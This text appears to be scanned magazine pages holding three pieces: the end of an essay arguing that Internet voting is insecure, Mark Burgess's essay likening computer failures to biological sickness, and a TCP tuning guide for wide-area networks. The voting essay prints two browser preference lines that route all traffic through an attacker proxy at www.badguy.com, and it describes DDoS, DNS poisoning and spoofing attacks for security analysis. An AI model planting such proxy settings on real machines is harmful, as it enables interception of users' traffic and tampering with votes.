It does not take a very sophisticated malicious payload to disrupt an election. A simple attack illustrates how easy it is to thwart a Web application such as voting. Netscape and Internet Explorer, the two most common browsers, have an option setting that indicates that all Web communication should take place via a *proxy*. A proxy is a program that is interposed between the client and the server. It has the ability to completely control all Internet traffic between the two. Proxies are useful for many Internet applications and for sites that run certain kinds of firewalls. The user sets a proxy by making a change in the preferences menu. The browser then adds a couple of lines to a configuration file. For example, in Netscape, the existence of the following lines in the file c:\program_files\netscape\prefs.js delivers all Web content to and from the user's machine to a program listening on port 1799 on the machine www.badguy.com.

```
  user_pref("network.proxy.http", "www.badguy.com");
  user_pref("network.proxy.http_port", 1799);
```

If an attacker can add these two lines (substituting his hostname for www.badguy.com) to the preferences file on somebody's machine, he can control every aspect of the Web experience of that user. There also are ways of doing this without leaving a trail that leads directly to the attacker. While proxies cannot be used to read information in a secure connection, they can be used to spoof a user into a secure connection with the attacker, instead of the actual voting server, without the user realizing it. The next section explains various ways that an attacker could effect changes on a voter's computer.

It is naïve to think that we have seen the worst of the Internet viruses, worms, and bugs.

Delivery Mechanism

The previous section gave three examples of what an attacker could do to disrupt an election if the attacker could install code of his choosing on people's computers. This section deals with how this installation could happen.

The first, and most obvious mechanism, is physical installation. Most people do not keep their computers in a carefully controlled, locked environment. Imagine someone who develops an application to attack the voting system, such as the two described above, prepares a floppy disk with the code on it, and then installs it on as many machines as possible. This could be accomplished by breaking into houses, by accessing machines in someone's house when visiting, by installing the program on public machines in the library, etc. The bottom line is that many people can obtain physical access to many other people's computers at some point leading up to an election. Then, malicious code can be delivered that can trigger any action at a later date, enable future access (as in the case of BO2K), or disrupt normal operation at any time. Considering that many of the attack programs that we are seeing these days run in stealth mode, malicious code could be installed such that average computer users cannot detect its presence.

While the physical delivery of malicious code is a serious problem, it is nowhere near as effective as remote automated delivery. By now, most people have heard of the Melissa virus and the I Love You bug. These are the better-known ones, but many such attacks happen all the time. In fact, the most widespread of the email viruses, Happy99, has received very little media attention. Typically, these attacks cause temporary disruption in service, and perform some annoying action. In most of the cases, the attacks spread wider and faster than their creators ever imagined. One thing that all of these attacks have in common is that they install some code on the PCs that are infected. There is a widespread misconception that users must open an attachment in order to activate a virus. In fact, one virus called Bubbleboy was triggered as soon as a message was previewed in the Outlook mailer, requiring no action on the part of the user. Any one of these email viruses could deliver the attack code described in the previous section.

It is naïve to think that we have seen the worst of the Internet viruses, worms, and bugs. In the last several months, the incidence of new attacks has grown much faster than our ability to cope with them. This is a trend that is likely to continue.

Email viruses are not the only way that malicious code can be delivered to hosts. The computers in most people's houses are running operating systems with tens of thousands of lines of code. These systems are known to be full of operational bugs as well as security flaws. On top of these platforms, users are typically running many applications

As long as there are people out there who download and install software over the Internet onto today's personal computers running today's operating systems, it will be easy for attackers to deliver code that changes their votes.

with security problems. These security flaws can be exploited remotely to install malicious code on them. The most common example of such a flaw is a buffer overflow. A buffer overflow occurs when a process assigns more data to a memory location than was expected by the programmer. The consequence is that that attacker can manipulate the computer's memory to cause arbitrary malicious code to run. There are ways to check for and prevent this in a program, and yet buffer overflows are the most common form of security flaw in deployed systems today.

Perhaps the most likely candidate for delivering a widespread attack against an election is an ActiveX control, downloaded automatically and unknowingly from a Web server, which installs a Trojan horse (hidden program) that later interferes with voting. Several documented attacks against Windows systems operated exactly this way. In fact, any application that users are lured into downloading can do the same. This includes browser plug-ins, screen savers, calendars, and any other program that is obtained over the Internet. Another danger is that the application itself may be clean, but the installer might install a dynamically linked library (DLL) or other malicious module, or overwrite operating system modules. The number of ways is legion, and most users are not aware of the dangers when they add software to their computers. As long as there are people out there who download and install software over the Internet onto today's personal computers running today's operating systems, it will be easy for attackers to deliver code that changes their votes.

Users who open attachments and download software from the network are not the only ones putting their votes at risk. AOL, for instance, is in a position to control a large fraction of the total votes, because all of their users run AOL's proprietary software. There are dozens of software vendors whose products run on many people's home machines. For example, there are millions of personal computers running Microsoft Office, Adobe Acrobat, RealPlayer, WinZip, Solitaire – and the list goes on. These vendors are in a position to modify any configuration file and install any malicious code on their customers' machines, as are the computer manufacturers and the computer vendors. Even if the company is not interested in subverting an election, all it takes is one rogue programmer who works for any of these companies. Most of the software packages require an installation procedure where the system registry is modified, libraries are installed, and the computer must reboot. During any stage of that process, the installation program has complete control of all of the software on that machine. In current public elections, the polling site undergoes careful scrutiny. Any change to the process is audited carefully, and on election day, representatives from all of the major parties are present to make sure that the integrity of the process is maintained. This is in sharp contrast to holding an election that allows people to cast their votes from a computer full of insecure software that is under the direct control of several dozen software and hardware vendors and run by users who download programs from the Internet, over a network that is known to be vulnerable to total shutdown at any moment.

The Communications Infrastructure

A network connection consists of two endpoints and the communication between them. The previous section dealt with one of the endpoints, the user's host. The other endpoint is the elections server. While it is in no way trivial, the technology exists to provide reasonable protection on the servers. This section deals with the communication between the two endpoints.

Cryptography can be used to protect the communication between the user's browser and the elections server. This technology is mature and can be relied upon to ensure the integrity and confidentiality of the network traffic. This section does not deal with the classic security properties of the communications infrastructure; rather, we look at the *availability* of the Internet service, as required by remote electronic voting over the Internet.

Most people are aware of the massive distributed denial of service (DDoS) attack that brought down many of the main portals on the Internet in February 2000. While these attacks brought the vulnerability of the Internet to denial of service attacks to the mainstream public consciousness, the security community has long been aware of this; in fact, this attack was nothing compared to what a dedicated and determined adversary could do. The February attack consisted of the installation and execution of publicly available attack scripts. Very little skill was required to launch the attack, and minimal skill was required to install the attack.

The way DDoS works is that a program called a *daemon* is installed on many machines. Any of the delivery mechanisms described above can be used. One other program, called the *master,* is installed anywhere on the Internet, so that there are many unwitting accomplices to the attack, and the real attacker cannot be traced. The system lies dormant until the attacker decides that it is time to strike. At that point, the attacker sends a signal to the master, using a publicly available tool, indicating a target to attack. The master conveys this information to all of the daemons, who simultaneously flood the target with more Internet traffic than it can handle. The effect is that the target machine is completely disabled.

We experimented in the lab with one of the well known DDoS programs, called Tribe Flood Network (TFN), and discovered that the attack is so potent that even one daemon attacking a UNIX workstation disabled it to the point where it had to be rebooted. The target computer was so overwhelmed that we could not even move the cursor with the mouse.

There are tools that can be easily found by anyone with access to the Web that automate the process of installing daemons, masters, and the attack signal. People who attack systems with such tools are known as *script kiddies*, and represent a growing number of people. In an election, the adversary is more likely to be someone at least as knowledgeable as the writers of the script kiddy tools, and possibly with the resources of a foreign government.

There are many other ways to target a machine and make it unusable, and it is not too difficult to target a particular set of users, given domain-name information that can easily be obtained from the online registries such as Register.com and Network Solutions, or directly from the whois database. The list of examples of attacks goes on and on. A simple one is the *ping of death*, in which a packet can be constructed and split into two fragments. When the target computer assembles the fragments, the result is a message that is too big for the operating system to handle, and the machine crashes. This has been demonstrated in the lab and in the wild, and script kiddy tools exist to launch it.

The danger to Internet voting is that it is possible that during an election, communication on the Internet will stop because attackers cause routers to crash, election servers to get flooded by DDoS, or a large set of hosts, possibly targeted demographically, to cease to function. In some close elections, even an untargeted attack that changes the vote by one percentage point could sway the outcome.

In some close elections, even an untargeted attack that changes the vote by one percentage point could sway the outcome.

Talking with election officials, one discovers that one of the issues that they grapple with is the inability of many people to follow simple directions.

Social Engineering

Social engineering is the term used to describe attacks that involve fooling people into compromising their security. Talking with election officials, one discovers that one of the issues that they grapple with is the inability of many people to follow simple directions. It is surprising to learn that, for example, when instructed to circle a candidate's name, people will often underline it. While computers would seem to offer the opportunity to provide an interface that is tightly controlled and thus less subject to error, this is counter to the typical experience most users have with computers. For people with little or no computing experience, computers are often intimidating. User interfaces are often poor and create confusion, rather than simplifying processes.

A remote voting scheme will have some interface. The actual design of that interface is not the subject of this paper, but it is clear that there will be some interface. For the system to be secure, there must be some way for voters to know that they are communicating with the election server. The infrastructure does exist right now for computer security specialists, who are suspicious that they could be communicating with an imposter, to verify that their browser is communicating with a valid election server. The SSL protocol and server-side certificates can be used for this. While this process has its own risks and pitfalls, even if we assume that it is flawless, it is unreasonable to assume that average Internet users who want to vote on their computers can be expected to understand the concept of a server certificate, to verify the authenticity of the certificate, and to check the active ciphersuites to ensure that strong encryption is used. In fact, most users would probably not distinguish between a page from an SSL connection to the legitimate server and a non-SSL page from a malicious server that had the exact same look as the real page.

There are several ways that an attacker could spoof the legitimate voting site. One way would be to send an email message to a user telling that user to click on a link, which would then bring up the fake voting site. The adversary could then collect the user's credentials and, in a sense, steal the vote. An attacker could also set up a connection to the legitimate server and feed the user a fake Web page, and act as a middleman, transferring information between the user and the Web server, with all of the traffic under the attacker's control. This is probably enough to change a user's vote, regardless of how the application is implemented.

A more serious attack is possible by targeting the Internet's Domain Name Service (DNS). The DNS is used to maintain a mapping from IP addresses, which computers use to reference each other (e.g., 135.207.18.199), to domain names, which people use to reference computers (e.g., *www.research.att.com*). The DNS is known to be vulnerable to attacks, such as cache poisoning, which change the information available to hosts about the IP addresses of computers. This is serious because a DNS cache poisoning attack, along with many other known attacks against DNS, could be used to direct a user to the wrong Web server when the user types in the name of the election server in the browser. Thus, a user could follow the instructions for voting and yet receive a page that, though looking exactly like it is supposed to, is actually entirely controlled by the adversary. Detailed instructions about checking certificate validity are not likely to be understood nor followed by a substantial number of users.

Another problem along these lines is that any computer under the control of an adversary can be made to simulate a valid connection to an election server, without actually connecting to anything. So, for example, a malicious librarian or cyber café operator could set up public computers that appear to accept votes, but actually do nothing with the votes. This could even work if the computers were not connected to the Internet, since no messages need to be sent or received to fool a user into believing that their vote was cast. Setting up such machines in districts known to vote a certain way could influence the outcome of an election.

Specialized Devices

One potential enabler at our disposal is the existence of tamper-resistant devices, such as smart cards. Cryptographic keys can be generated and stored on these devices, and they can perform computations such that proper credentials can be exchanged between a client and a voting server. However, there are some limitations to the utility of such devices. The first is that there is not a deployed base of smart card readers on people's personal computers. Any system that involves financial investment on the part of individuals in order to vote is unacceptable. Some people are more limited in their ability to spend, and it is unfair to decrease the likelihood that such people vote. It would, in effect, be a poll tax. This issue is often referred to as the *digital divide*.

Even if everybody did have smart card readers on their computers, there are security concerns. The smart card does not interact directly with the election server. The communication goes through the computer. Malicious code installed on the computer could misuse the smart card. At the very least, the code could prevent the vote from actually being cast, while fooling the user into believing that it was. At worst, it could change the vote.

Other specialized devices, such as a cell phone with no general-purpose processor, equipped with a smart card, offer more promise of solving the technical security problems. However, they introduce even greater digital divide issues. In addition, the user interface issues, which are fundamental to a fair election, are much more difficult. This is due to the more limited displays and input devices. Finally, while computers offer some hope of improving the accessibility of voting for the disabled, specialized devices are even more limiting in that respect.

Is There Hope?

Given the current state of insecurity of hosts and the vulnerability of the Internet to manipulation and denial of service attacks, there is no way that a public election of any significance involving remote electronic voting could be carried out securely. So, is there any hope that this will change?

Given the current state of insecurity of hosts and the vulnerability of the Internet to manipulation and denial of service attacks, there is no way that a public election of any significance involving remote electronic voting could be carried out securely.

For this to happen, the next generation of personal computers that are widely adopted must have hardware support to enable a *trusted path* between the user and the election server. There must be no way for malicious code to be able to interfere with the normal operation of applications. Efforts such as the Trusted Computing Platform Alliance (TCPA) (see <*http://www.trustedpc.org/home/home.htm*>) must be endorsed. The challenge is great because to enable secure remote electronic voting, the vast majority of computer systems need to have the kind of high assurance aspired to by the TCPA. It is not clear whether the majority of PC manufacturers will buy into the concept. The market will decide. While it is unlikely that remote electronic voting will be the driving force for the design of future personal computers, the potential for eliminating the hazards of online electronic commerce could potentially fill that role.

One reason that remote electronic voting presents such a security challenge is that any successful attack would be very high profile, a factor that motivates much of the hacking activity to date. Even scarier is that the most serious attacks would come from

We believe that the technology does not yet exist to enable remote electronic voting in public elections.

someone motivated by the ability to change the outcome without anyone noticing. The adversaries to an election system are not teenagers in garages but foreign governments and powerful interests at home and abroad. Never before have the stakes been so high.

Conclusions

A certain amount of fraud exists in the current offline election system. It is tolerated because there is no alternative. The system is localized so that it is very unlikely that a successful fraud could propagate beyond a particular district. Public perception is that the system works, although there may be a few kinks in it here and there. There is no doubt that the introduction of something like remote electronic voting will, and should, come under careful scrutiny, and in fact, the system may be held up to a higher standard. Given the current state of widely deployed computers in people's homes, the vulnerability of the Internet to denial of service attacks, and the unreliability of the Domain Name Service, we believe that the technology does not yet exist to enable remote electronic voting in public elections.

Acknowledgments

We thank all of the participants of the Internet Policy Institute e-voting workshop for a wonderful exchange of ideas. Special thanks go to Lorrie Cranor, Andrew Hume, and David Jefferson for valuable input.

needles in the craystack: when machines get sick

Part 2: A Kind of Magic

by Mark Burgess

Mark is an associate professor at Oslo College, and is the program chair for LISA 2001.

<Mark.Burgess@iu.hioslo.no>

In the 1960s science writer Arthur C. Clarke came up with a maxim – actually he called it a "law." He said that any sufficiently advanced technology would appear to us to be indistinguishable from magic. Back in the 1960s, if one identified with that line of thought at all (which usually meant being a fan of science fiction), one could smile wistfully and admire the wisdom of Clarke's acuity. Today, though, it is almost a platitude. The pace of technological change is so great that what was, for most people, a distant and speculative remark has been transformed into a mundane truism, at least in the developed world. The magic of our own technology is revealed to us on a daily basis.

The magnitude of our accomplishments, however, *is* overwhelming: the years of research and discovery, the gradual refinement of small things, the putting together of many small accomplishments into larger accomplishments. Standing on the shoulders of earlier giants, we are able to reach even higher to build taller giants, and each generation of this evolution carries us forward, as we take for granted the technology of the last generation to build something new. Each step seems small, each advance trivial. It is only when we step back and view the whole coherent effort, from beginning to end, that the process seems overwhelming.

Locked in this web of innovation are the answers to many pertinent questions about the present and future of our information systems. For that reason, it is worth exploring the process of development which brought us here. I am not a historian by nature, but history is nothing if not a data-structure charting the structure of data, or patterns of stuff which brought us to where we are today. Patterns recur and problems manifest themselves repeatedly; our history is a catalog of only a few common themes.

To really appreciate the nature of our development, we have to allow ourselves to be impressed by commonplace things. Take something as simple as a window. Try looking at it, instead of through it, and you will see that a window is a perfect example of the advanced technology which we take for granted. The word "window" originates from the Scandinavian *vind-auga*, meaning "eye for the wind." Windows were originally just knocked-out holes, used to ventilate and perhaps illuminate shelters (this was a pre-IKEA design). This illustrates the fact that even technologies as evolved and perfected as the window can have humble beginnings.

The window has been around for centuries in different forms, but it has also gone through enormous technological changes: the invention of glass; the technology to make large, smooth, flat plates of it; the extraction of the raw materials; the generation of temperatures required to melt those materials; the containers to hold them while hot; the metal in the frames and the handles; sun reflective technology; heat insulating technology; sound insulating technology; the molding of the parts. The list is long. All this does not just apply to windows, of course, but to tables and toasters and CD players and televisions, books, buildings, and computers.

Much of "intelligent" human behavior can be understood in a framework of copying ideas and themes from person to person.

We switch off feelings of awe and take things for granted most of the time. Without that emotional shield we might be cowering in front of household appliances, perhaps not worshipping them, but perhaps not far from it. But is this what we want? The more we feign the triviality of it all, the more we are in danger of losing control and becoming dependent. This process of technological dependency is well under way.

Computers from Soup

Computers are information systems. We are also information processing systems. We are orders of magnitude more complex, but by looking at our own problems, we are peering into the future of our computer systems. The biological program is the simplest of all imaginable programs (*copy thyself*); there are nonetheless important parallels. Our computers are simply a by-product of our own evolution. Their sicknesses emerge from the same principles that ours do. The fact that humans are the vector by which computer sickness is instigated is neither here nor there: the deeper reason, that sickness can occur at all, is independent of the medium.

In one sense, familiar to Darwinists, all our technology assembled itself. It is the final leg of the well-known process of the evolution of structure. According to the best available evidence, we were once nothing more than chance molecular formations, in a microscopic region of a large puddle: the so-called primeval soup. No one really knows how, but presumably conditions became favorable for some molecules to clump together and replicate, and gradually the statistics of this replication led to inevitable mutation. Mutation is always provided by a complex and unpredictable environment messing with the replication program. Errors occur because the environment intervenes at random in the replicator's task, and these errors get propagated onward in the chain. To cut a long story short, these molecules end up being something like RNA, then later DNA, which have the remarkable property of extremely high-fidelity reproduction.

DNA is only a compressed code for protein manufacture. The real information in biological systems lies in the finished proteins. These fold into complex three-dimensional structures. In fact, DNA is unstable and only ever reproduces inside the protective bubble of cells. No one can be completely sure how cells first formed, but once a single cell had been formed, it allowed for greater refinement of a delicate procedure. Thereafter, DNA copied itself by copying and dividing cells.

The replication game chanced upon increasingly bizarre and intricate multicellular structures: plants and animals. Fortune favored our development into intelligent mechanisms (just replicators nonetheless) capable of understanding, abstracting, and manipulating the world to our own advantage. Our motivations changed from mere replication of biological information to the replication of abstract information: art, science, imagination, belief, and other culture. Much of "intelligent" human behavior can be understood in a framework of copying ideas and themes from person to person. These are called memes ("mind genes"). Successful ideas are not necessarily good ideas, but simply those which copy themselves most perniciously: the awful songs that get stuck in our heads, the images which are most seductive. The whole notion of jingles and catchphrases is based upon this idea: involuntary replication inside human minds. Drive us crazy, but survive at any cost. From this billion year evolutionary process come humans and all the rest of it, including our technology. It is a kind of meme, not a kind of magic.

The evolution of the human body and mind is perhaps the most complex "technology" ever to arise on the planet; the most bizarre and wondrous stalactite, deposited and mutated by the drip of time, sculpted and refined by the whittling away erosion of natural selection. Tracking this complexity through all its mindless jiggling is so far beyond our comprehension that some still prefer to believe in a supernatural explanation for our emergence, but the principles are clear, if not the details. By comparison, today's information systems are almost trivial, yet still so complex that it is difficult to comprehend them in every detail. Probably it is only the blatant smoking gun that convinces us that humans made computers and that no supernatural explanation is required to explain them.

Biology is about complex chemical machinery which often fails to live up to expectations. We observe and accept its diseases from bitter experience, and invest great effort into researching solutions. Computer systems are about electronic machinery, of lesser but still formidable complexity. Our attitudes toward them are mixed, but seldom consistent. There are users and there are menders, and whichever side we are on, we need to understand the price that complexity brings.

It is a sobering fact that the true driving force behind technological development has not been curiosity, or sense of adventure, but the quest for supremacy.

The Sheep Look Up

We take our windows for granted. Technology is treated as a kind of magic to which we are entitled, but which many do not feel obliged to understand, or forgive. Some feel that, if only things were made better, they would not go wrong. The reality might well be that, as things become more complex and more refined, the wrongs only change in character. They do not go away, because that all-important interaction with the environment remains.

The declining interest in technology-related subjects at colleges and universities is no accident. Technology has never been more used or more passé than it is today. The mystery is gone, the vision of a better future, which technology used to symbolize, has been diluted by its perceived triviality. It is just another home comfort, which we can buy in the safe abstraction of a shopping mall, another step into the air-conditioned virtual reality of our contemporary Western theme park. Only computer and mobile communication technologies remain interesting on a wide scale. This seems to be mainly due to the social freedoms and multimedia glamour which they offer, rather than the technical challenges they represent.

But how does society hope to better technologies, or even maintain existing ones, if new generations are not inspired to learn something about them? Sure enough, there will always be a few who remain interested (those of you reading this, I expect), but a situation of dependency on a few figures in a society, no matter how well intentioned they might be, is a dangerous position to place oneself in. Power corrupts. It is a sobering fact that the true driving force behind technological development has not been curiosity, or sense of adventure, but the quest for supremacy.

The evidence of our complacency toward technology is everywhere. It began with the best of intentions: to simplify technology for everyday use. Take the development of windowing systems for computers as an example. Windowing systems offer the possibility of no-knowledge execution of a handful of tasks by pushing big buttons. As a form of communication, icons are trivial and hold only limited meaning. There is no grammar for combining primitives into more complex actions, and thus icon users are locked into a rigid framework from which they cannot escape. It is like holding a conversation by semaphore: it is difficult to order a medium-rare steak or complain about the wine with only the flags provided.

Keeping complex systems in a stable state is an arms race. Nature will find a way.

Command line interfaces represent the "user-unfriendly" side of computing, but they are grammatical languages within which users can express their precise wishes. This is seldom articulated. Even computer science students will press buttons at random for hours rather than taking a few moments to express their wishes in textual form. In other words, they prefer to hit buttons at random, like rats in an experiment, than invest time in learning a form of expression which would empower them on a whole new level. Whether commendable or not, this must be human nature. We should probably fight it.

These are symptoms of a more general malaise: the convenience society. We began a cycle of making things easier for non-experts. This is a downward spiral which ends up in system designers underestimating user abilities. The BBC news service recently had a serious discussion about whether to follow suit in "dumbing down the news" to bring it more into line with other world news stations. In Norway, the process has already begun. Flaunting the attitude that expertise is not for normal folks is disturbing. Normal folks don't waste their time with that kind of expert nonsense.

Information is power, as they say. Security is the opposite of convenience. Since computers are ever more likely to hold the keys to power in our future, computer designers and managers need to be aware of this problem and counteract it. If computer systems are to be protected from users, while giving users what they need, the issues are not only about simplifying things and making everything as easy as possible. They must be understood.

Why do computers get sick? One answer is abuse, neglect, and even ignorance. They will only get sicker if we do not invest a steady effort in researching their weaknesses. Before the existence of medical research, we were slaves to our limited immune systems. Before the discovery of antibiotics, open wounds would often be fatal, broken bones would lead to disability. The story with our computers will be the same, unless we have our wits about us. Fixed defenses might serve in routine cases, but if one stands still, the enemy will gain an advantage. Keeping complex systems in a stable state is an arms race. Nature will find a way.

TCP tuning guide for distributed application on wide area networks

by Brian L. Tierney

Brian L. Tierney is a Staff Scientist and group leader of the Data Intensive Distributed Computing Group at Lawrence Berkeley National Laboratory.

<bltierney@lbl.gov>

1.0 Introduction

Obtaining good TCP throughput across a wide area network usually requires some tuning. This is especially true in high-speed "next generation Internet"-like networks, where, even though there is no congestion, an application may see only a small percentage of the total available bandwidth. This document describes several techniques required to obtain good throughput, and describes tools for diagnosing problems. This is a printer-friendly version of the Web document: *<http://www-didc.lbl.gov/tcp-wan.html>*. Check the Web page for updates. URLs for all tools mentioned in this document are listed in section 5.

This document is aimed mainly at software developers. All too often software developers blame the network for poor performance, when in fact the problem is un-tuned software. However, there are times when the network (or the operating system, as shown in section 4) really is the problem. This document explains some tools that can give software developers the evidence needed to make network engineers take them seriously.

2.0 TCP Buffer Sizes

TCP uses what it calls the "congestion window," or CWND, to determine how many packets can be sent at one time. The larger the congestion window size, the higher the throughput. The TCP "slow start" and "congestion avoidance" algorithms determine the size of the congestion window. The maximum congestion window is related to the amount of buffer space that the kernel allocates for each socket. For each socket, there is a default value for the buffer size, which can be changed by the program using a system library call just before opening the socket. There is also a kernel enforced maximum buffer size. The buffer size can be adjusted for both the send and receive ends of the socket.

To achieve maximal throughput it is critical to use optimal TCP send and receive socket buffer sizes for the link you are using. If the buffers are too small, the TCP congestion window will never fully open up. If the buffers are too large, the sender can overrun the receiver, and the TCP window will shut down. For more information, see the references on page 38.

Users often wonder why, on a network where the slowest hop from site A to site B is 100 Mbps (about 12 MB/sec), using ftp they can only get a throughput of 500 KB/sec. The answer is obvious if you consider the following: typical latency across the US is about 25 ms, and many operating systems use a default TCP buffer size of either 24 or 32 KB (Linux is only 8 KB). Assuming a default TCP buffer of 24KB, the maximum utilization of the pipe will only be 24/300 = 8% (.96 MB/sec), even under ideal conditions. In fact, the buffer size typically needs to be double the TCP congestion window size to keep the pipe full, so in reality only about 4% utilization of the network is

If you are using untuned TCP buffers you'll often get less than 5% of the possible bandwidth across a high-speed WAN path.

achieved, or about 500 KB/sec. Therefore if you are using untuned TCP buffers you'll often get less than 5% of the possible bandwidth across a high-speed WAN path. This is why it is essential to tune the TCP buffers to the optimal value.

The optimal buffer size is twice the bandwidth * delay product of the link:

buffer size = 2 * bandwidth * delay

The `ping` program can be used to get the delay, and `pipechar` or `pchar`, described below, can be used to get the bandwidth of the slowest hop in your path. Since `ping` gives the round-trip time (RTT), this formula can be used instead of the previous one:

buffer size = bandwidth * RTT

For example, if your `ping` time is 50 ms, and the end-to-end network consists of all 100BT Ethernet and OC3 (155 Mbps), the TCP buffers should be 0.05 sec * 10 MB/sec = 500 KB. If you are connected via a T1 line (1 Mbps) or less, the default buffers are fine, but if you are using a network faster than that, you will almost certainly benefit from some buffer tuning.

Two TCP settings need to be considered: the default TCP send and receive buffer size and the maximum TCP send and receive buffer size. Note that most of today's UNIX OSes by default have a maximum TCP buffer size of only 256 KB (and the default maximum for Linux is only 64 KB!). For instructions on how to increase the maximum TCP buffer, see Appendix A. Setting the default TCP buffer size greater than 128 KB will adversely affect LAN performance. Instead, the UNIX `setsockopt` call should be used in your sender and receiver to set the optimal buffer size for the link you are using. Use of `setsockopt` is described in Appendix B.

It is not necessary to set both the send and receive buffer to the optimal value, as the socket will use the smaller of the two values. However, it is necessary to make sure both are large enough. A common technique is to set the buffer in the server quite large (e.g., 512 KB) and then let the client determine and set the correct "optimal" value.

3.0 Other Techniques

Other useful techniques to improve performance over wide area networks include:

- Using large data block sizes. For example, most ftp implementations send data in 8 KB blocks. Use around 64 KB instead, since disk reads, memory copies, and network transfers are usually faster with large data blocks. However, be careful on QoS-enabled paths, since large blocks are more likely to overflow router buffers. 32K might be better on these networks.
- Sending lots of data at a time. If there is not enough data sent to keep the pipe full, the TCP window will never fully open up. In general, 0.5 MB or greater is a good amount to send at a time.
- Using multiple sockets. For example, to transfer a large file, send 25% of the file on each of 4 sockets in parallel. On a congested network, this often provides linear speedup! This only helps for large read/writes. Typically 4 sockets per host is a good number to use; with more than 4 the sockets will interfere with each other. The `psockets` library from the University of Illinois at Chicago makes it easy to add this ability to your applications. However, be careful using this technique with Gigabit Ethernet (1000BT) and a relatively underpowered receiver host. For example, a 500 MHz Pentium needs about 90% of the CPU just to read a single socket using Gigabit Ethernet, and sending data on 2 sockets instead of just 1 will decrease throughput dramatically.

- Using asynchronous I/O, a thread pool, or a select/poll mechanism. There is usually something else the application can be doing while it is blocked waiting for data. For example, use one thread to read data from the network, and a separate thread to write the data to disk. If reading is from multiple sockets, using a thread pool to handle multiple sockets in parallel can also help, especially on multi-CPU hosts.
- Avoiding unnecessary memory copies. Try to read the data straight into the memory location that will later need it. For example, if the data will be displayed by an X Window application, read it directly into the X pixmap structure. Do not read it into a read buffer and then copy it to the X buffer.

If you still have trouble getting high throughput, the problem may well be in the network.

4.0 Network Problems

If you still have trouble getting high throughput, the problem may well be in the network. First, use `netstat -s` to see if there are a lot of TCP retransmissions. TCP retransmits usually indicate network congestion, but can also happen with bad network hardware, or misconfigured networks. You may also see some TCP retransmissions if the sending host is much faster than the receiving host, but TCP flow control should make the number of retransmits relatively low. Also look at the number of errors reported by netstat, as a large number of errors may also indicate a network problem.

4.1 Use `pipechar` and `pchar`

The `pchar` tool does a pretty good job of giving hop-by-hop performance. If one of the hops is much slower than expected, this may indicate a network problem, and you might think about contacting your network administrator. Note that `pchar` often gives wrong or even negative results on very high speed links. It's most reliable on links that are OC3 (155 Mbps) or slower.

`pipechar` is a new tool, developed at LBNL, that will also find your bottleneck hop and seems to give more accurate results than `pchar`. While `pchar` attempts to accurately report the bandwidth and loss characteristics of every hop in the path, `pipechar` only accurately reports the slowest hop; results for all segments beyond the slowest segment will not be accurate. For example, if the first hop is the slowest, `pipechar` results for all other segments will be meaningless. Another significant difference between the tools is the time to run them. For a typical WAN path of eight hops, `pipechar` takes about one or two minutes, but `pchar` may take up to one hour.

If you are trying to determine the optimal TCP window size, the bottleneck hop is the only thing you are interested in. Therefore `pipechar` is clearly the better tool, since it takes much less time to identify the slowest hop. However, `pchar` is still a useful debugging tool.

4.2 Check the Duplex Mode

A common source of LAN trouble with 100BT networks is that the host is set to full duplex, but the Ethernet switch is set to half duplex, or vice versa. Most newer hardware will auto-negotiate this, but with some older hardware, auto-negotiation will sometimes fail, with the result being a working but very slow network (typically only 1–2 Mbps). It's best for both to be in full duplex if possible, but some older 100BT equipment only supports half duplex. See Appendix C for some ways to check what your systems are set to.

4.3 Use `tcpdump/tcptrace`

You can also use `tcpdump` to try to see exactly what TCP is doing. `tcptrace` is a very nice tool for formatting `tcpdump` output, and then `xplot` is used to view the results.




Figure 1. tcptrace *results showing TCP slow-start*

For example:

```
tcptrace -Sl/tmp/tcpdump.out
xplot /tmp/a2b_tsg.xpl
```

NLANR's TCP Testrig is a nice wrapper for all of these tools, and includes information on how to make sense out of the results. An example of tcptrace results is shown in Figure 1, which shows the TCP slow start algorithm opening up the TCP congestion windows at the beginning of a data transmission.

